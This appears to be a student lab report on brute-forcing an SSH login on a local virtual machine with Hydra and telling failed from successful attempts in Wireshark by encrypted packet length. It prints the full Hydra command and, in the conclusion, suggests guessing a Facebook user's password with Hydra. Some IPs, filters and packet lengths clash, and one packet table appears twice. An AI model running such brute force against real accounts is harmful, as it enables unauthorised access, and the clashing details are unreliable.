Now, we are creating our wordlist for a bruteforce attack named “mylist.txt” and putting the random 20 words; in which our password(letmein) will be around at 20th position. Start bruteforce using hydra command(hydra -V -f -t 4 -l abdul -P mylist.txt ssh://10.0.2.15). After the bruteforce has finished, Stop the wireshark network capture.

Analysis:

At this point, we have the captured packets in Wireshark. Set the Wireshark filter to `ssh&&ip.addr==10.0.2.5` to display only the SSH communication packets. As the brute-force attack progresses, we observe that SSH packets begin to appear. Upon further investigation and testing my own SSH connection, I noticed that when I entered the wrong password, I received an encrypted message with a length of 52 bytes from the Ubuntu server to my Kali machine, which was labeled as “server-120” in the Wireshark capture. When I performed a Hydra brute-force attack using the Fasttrack.txt password list, I observed multiple encrypted packets of length 52, which when filtered, matched nearly to the number of words in the password list. I believe that these were packets of unsuccessful login attempts. Next, during my own tests, I found that when I entered the correct password for SSH, the encrypted message had a length of 28 bytes. This pattern was consistent: every time I entered the correct password, I received a message with a (len= 28). When comparing this with the results from two brute-force attacks—one using the Fasttrack.txt list and another with mylist.txt. I found only two packets of length 28 from the server. This means for me the successful logins were with len=28.



The above picture indicates that the ssh protocol and ip filter is applied in wireshark.


The pictures below, shows that the encrypted packet with(len=52) and the filter only set to filter-out the required unsuccessful attempts packet.

The image shows a Wireshark packet capture of an SSH session. The filter bar at the top is set to 'ssh&&frame.len==120'. The packet list on the left shows a series of encrypted packets, all with a length of 120 bytes. The packet details pane on the right shows the structure of one of these packets, including the SSH Protocol, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane at the bottom shows the raw data of the selected packet.


No.	Time	Source	Destination	Protocol	Length	Info
11	0.000000	10.0.2.15	10.0.2.15	SSHv2	120	Server: Encrypted packet (len=52)
12	0.000000	10.0.2.15	10.0.2.15	SSHv2	120	Client: Encrypted packet (len=52)
72	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
86	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
93	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
95	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
104	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
115	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
117	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
123	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
129	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
131	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
133	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
135	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
137	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
139	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
141	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
143	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
145	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
147	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
149	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
151	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
153	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
154	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
155	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
156	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
161	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
163	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
165	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
167	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)

The image shows a Wireshark packet capture of an SSH session. The filter bar at the top is set to 'ssh&&p.addr == 10.0.2.15'. The packet list on the left shows a series of packets, including the SSH Protocol, Internet Protocol Version 4, and Transmission Control Protocol. The packet details pane on the right shows the structure of one of these packets, including the SSH Protocol, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane at the bottom shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
11	0.000000	10.0.2.15	10.0.2.15	SSHv2	120	Server: Encrypted packet (len=52)
12	0.000000	10.0.2.15	10.0.2.15	SSHv2	120	Client: Encrypted packet (len=52)
72	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
86	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
93	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
95	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
104	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
115	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
117	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
123	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
129	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
131	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
133	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
135	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
137	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
139	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
141	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
143	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
145	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
147	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
149	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
151	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
153	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
154	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
155	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
156	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
161	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
163	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
165	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)
167	0.000000	10.0.2.15	10.0.2.4	SSHv2	120	Server: Encrypted packet (len=52)



The above picture is taken when one brute force attack was completed and we got a message from server 96 with len=28



This image shows 2 successful brute force attacks and two messages from server 96 with message (len=28).

Conclusion:

This experiment successfully demonstrated the effectiveness of brute force attacks using Hydra against an SSH server while capturing and analyzing network traffic with Wireshark. Through this process, we were able to observe failed and successful login attempts, analyze encrypted SSH packets, and understand how brute-force attacks operate at a network level. Yes, the brute-force attack was successful, Hydra successfully gained access to the SSH server. This confirms that brute-force attacks can be effective if weak passwords are used. Some advantages of this attack could be it can be used for penetration testing to evaluate security vulnerabilities. It also automates the process of guessing passwords efficiently. And disadvantages are like, It is extremely slow against strong passwords and lockout mechanisms. Cannot be done when firewalls are turned on. It can also cause an account lockout. Yes, Hydra can be used to bruteforce login credentials for web-based applications like for example, if we know facebook username and some relatable data of the user, we can generate a text file containing keywords and start deploying hydra on to that account, if lucky we will end-up with a password. To prevent this attack, we have to use strong passwords with multiple different characters, and moreover we have to turn on two factor authentication. For each tool,

Hydra:

Authentication: It can help bypass authentication.

Access Control: It is built to exploit weak controls.

Data Confidentiality: Does not ensure confidentiality; instead, it attempts to compromise it.

Data Integrity: It tries to break it.

Non-Repudiation: It tells ip address performed by a specific user.

Wireshark:

Authentication: Does not enforce authentication but it can be used to monitor it.

Access Control: No direct access control.

Data Confidentiality: Helps to break confidentiality, it analyzes encrypted and unencrypted traffic.

Data Integrity: It can help in capturing files and data integrity can be broken if other technology is used.

Non-Repudiation: Users cannot tell if the wireshark has their data. But it is useful as a proof if we are running it to prove someone's non repudiation.

SSH:

Authentication: Uses password for authentication.

Access Control: Can enforce access restrictions through configuration.

Data Confidentiality: Encrypts communications for data confidentiality.

Data Integrity: Ensures integrity through cryptographic hashing.

Non-Repudiation: It logs authentication attempts

